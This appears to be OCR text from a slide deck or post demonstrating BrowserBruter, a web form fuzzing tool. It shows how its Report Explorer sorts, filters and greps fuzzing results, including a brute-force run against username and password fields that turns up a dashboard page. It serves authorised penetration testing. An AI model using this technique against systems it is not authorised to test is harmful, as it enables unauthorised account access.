
The Report Explorer - GUI - Request/Response



The Report Explorer - GUI - Web Page




The Report Explorer - Sorting



Index	Request Time	Fuzzing
0	2024-04-05 00:25:54	['username', 'passwo
1	2024-04-05 00:25:56	['username', 'passwo
2	2024-04-05 00:25:56	['username', 'passwo
3	2024-04-05 00:25:57	['username', 'passwo
4	2024-04-05 00:25:57	['username', 'passwo
5	2024-04-05 00:25:58	['username', 'passwo
6	2024-04-05 00:25:58	['username', 'passwo
7	2024-04-05 00:25:59	['username', 'passwo
8	2024-04-05 00:25:59	['username', 'passwo
9	2024-04-05 00:26:00	['username', 'passwo
10	2024-04-05 00:26:00	['username', 'passwo
11	2024-04-05 00:26:01	['username', 'passwo
12	2024-04-05 00:26:01	['username', 'passwo
13	2024-04-05 00:26:02	['username', 'passwo
14	2024-04-05 00:26:02	['username', 'passwo
15	2024-04-05 00:26:03	['username', 'passwo
16	2024-04-05 00:26:03	['username', 'passwo


Index
24
23
22
21
20
19
18
17
16
15
14
13
12
11
10
9
8

The Report Explorer - Sorting



The Report Explorer - Filtering

The Report Explorer - Right Click & Copy



The Report Explorer - Select & Copy

The Report Explorer - Grepping

- It allows you to specify various words or strings that you want to check whether they appear in HTTP traffic, Web page or not.
- You can use --grep to search for multiple words or strings, providing flexibility in your analysis.
- This feature enables targeted analysis of the report, focusing on specific aspects of the HTTP traffic or web pages.
- --grep helps in quickly identifying relevant information


The Report Explorer - Grepping - Example

```
デ=一 ××> python3 ReportExplorer.py --report BrowserBr
uter_Reports/localhost/2024-04-05_00-25-51/localhost-20
24-04-05_00-25-51.csv --grep welcome,error,dashboard
```


The Report Explorer - Grepping -Additional Columns

Response Length	welcome	error	dashboard
1084	0	0	0
1141	0	0	0
1084	0	0	4
3050	0	0	5
2124	0	0	9
1084	0	0	0


The Report Explorer - Grepping - We Found The Dashboard



The Report Explorer - Grepping - Here's The HTTP Request/Response



This Is Just A Tip Of An Iceberg



It is impossible to cover all of the functionalities of the Browser Bruter. I highly recommend to go check out the documentation.

As we said there are over 40+ options and switches available to tackle various scenarios and test cases. So what we have shown is just a tip of an iceberg of what browser bruter can do.

Read the official documentation for the Browser Bruter -

- **https://net-square.com/browserbruter/**

Download the Browser Bruter now -

- **https://github.com/netsquare/BrowserBruter/releases**

Contribute & Help

- **Improve:** You can contribute by forking the repository, making your changes, and submitting a pull request.
- **Reporting Issues:** If you encounter a bug or issue while using BrowserBruter, please report it on the GitHub issue tracker.
- **Feature Requests:** If you have a feature request or idea for improving BrowserBruter, you can submit it on the GitHub issue tracker.
- **Spread the Word:** You can also contribute by spreading the word about BrowserBruter. Share it with your friends, colleagues, or on social media to help grow the user community.

Contribute & Help - Spread The Word

- **Write a medium post, write a blog about it. Share it in groups, chats, clients, repost, mention, story anything will be appreciated.**
- **Twitter -** https://x.com/zinja_coder/status/1776482335732727884
- **LinkedIn -** https://www.linkedin.com/posts/jafar-pathan_the-browserbruter-activity-7182247758693625856-ZS0G?utm_source=share&utm_medium=member_desktop
- **Threads -** https://www.threads.net/@jafar.khan.pathan_/post/C5aIJ-aNCnU

Thanks & Happy Hacking

The BrowserBruter By Jafar Pathan

Browser-Bruter

Web-Forms

Me